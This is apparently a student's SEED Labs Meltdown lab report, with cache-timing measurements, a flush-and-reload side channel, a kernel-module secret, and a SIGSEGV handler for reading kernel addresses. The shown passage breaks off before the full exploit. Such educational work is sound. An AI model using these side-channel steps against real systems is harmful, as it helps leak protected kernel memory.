MELTDOWN ATTACK

SEED LABS


OCTOBER 14, 2019


Dhaval Sonavaria
272252089


Task 1: Reading from Cache versus from Memory

We compile and run the code CacheTime.c to print out the access times of the blocks of data that we first created.

- We first initialize an array with a size similar to 10 blocks of data.
- We then flush this array from the cache so that the next access leads to a memory fetch
- We access block 3 and 7 so that they are now present in the cache after a fetch
- We now print the time take in CPU cycles to access all the 10 blocks of the array.




Terminal
En
4:44 PM
Access time for array[4*4096]: 202 CPU cycles
Access time for array[5*4096]: 197 CPU cycles
Access time for array[6*4096]: 217 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 210 CPU cycles
[10/11/19]seed@VM:~/MeltDown$ ./a.out
Access time for array[0*4096]: 154 CPU cycles
Access time for array[1*4096]: 229 CPU cycles
Access time for array[2*4096]: 197 CPU cycles
Access time for array[3*4096]: 63 CPU cycles
Access time for array[4*4096]: 225 CPU cycles
Access time for array[5*4096]: 195 CPU cycles
Access time for array[6*4096]: 217 CPU cycles
Access time for array[7*4096]: 93 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 203 CPU cycles
[10/11/19]seed@VM:~/MeltDown$ ./a.out
Access time for array[0*4096]: 106 CPU cycles
Access time for array[1*4096]: 225 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 40 CPU cycles


Terminal
En
6:33 PM
Access time for array[0*4096]: 106 CPU cycles
Access time for array[1*4096]: 225 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 40 CPU cycles
Access time for array[4*4096]: 213 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 198 CPU cycles
Access time for array[7*4096]: 55 CPU cycles
Access time for array[8*4096]: 192 CPU cycles
Access time for array[9*4096]: 188 CPU cycles
[10/11/19]seed@VM:~/MeltDown$ ./a.out
Access time for array[0*4096]: 150 CPU cycles
Access time for array[1*4096]: 169 CPU cycles
Access time for array[2*4096]: 178 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 184 CPU cycles
Access time for array[5*4096]: 454 CPU cycles
Access time for array[6*4096]: 174 CPU cycles
Access time for array[7*4096]: 23 CPU cycles
Access time for array[8*4096]: 182 CPU cycles
Access time for array[9*4096]: 178 CPU cycles
[10/11/19]seed@VM:~/MeltDown$

We can see that the blocks 3 and 7 of the array have drastically low access time since they were present in the cache. After performing the experiment 10 times, I noticed the blocks present in the cache did not have an access time higher than 80 CPU cycles. We will set thus as our threshold to distinguish if the block of data was present in the cache before access or not.


Task 2: Using Cache as a Side Channel

In the previous task we showed the difference in access times between blocks of data present and absent in the cache.
We will now implement this knowledge and use it to decode a secret block of data that we accessed before. This kind of medium of decoding to know the data/information is known as side channel.
We use the

- FLUSH
- Access
- Decode

We first access the information from a separate function, we will then try to decode the information(block of data) that we accessed from a separate function but, before this we initialize and flush the stack to make sure that it is empty.

We initialize a 256*4096 +Delta[1024] size of array, since we can represent 2^8 different values using a byte. Adding the Delta makes sure that we access somewhere in middle of the block of data and not in an intersection between two blocks, making our side channel more easy to decode.




As we can see we made the function calls of flush(), victim()[Access], reloadSideChannel() to decode the secret variable(94) accessed from the victim() function.


Task 3: Place Secret Data in Kernel Space

After gaining the knowledge of difference in access times between blocks of data present in the cache and absent and applying it to decode a secret. We will now try to perform this on kernel data.

To do this we will place the secret data in a kernel module and load it


- We also, access it once to make sure that the data is present in the cache
- We then print out the address to increase the odds of performing this attack






Task 4: Access Kernel Memory from User Space

Now that we have the kernel address, where the secret variable is stored and is present in the cache. We move on to check whether this data is accessible using a simple C program.



File Edit View Search Tools Documents Help
En
4:10 PM
Open
Save
int main()
{
char *kernel_data_addr = (char*)0xfbcee000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
C
Tab Width: 8
Ln 3, Col 35
INS



This causes a segmentation fault which is expected since this is a user program.


Task 5: Handle Error/Exceptions in C

Now, that we know the kernel address, and our access privileges to this address. We know that it will cause a segmentation fault, which will result in the program throwing an exception. Our goal is to perform some operation on this address and for this we must handle this exception thrown. Unfortunately, C does not provide try/catch blocks and we must set up a signal receiver to receive and handle this exception.



```
static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);                                    ①
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);                            ②

  if (sigsetjmp(jbuf, 1) == 0) {                          ③
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;         ④

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                   kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

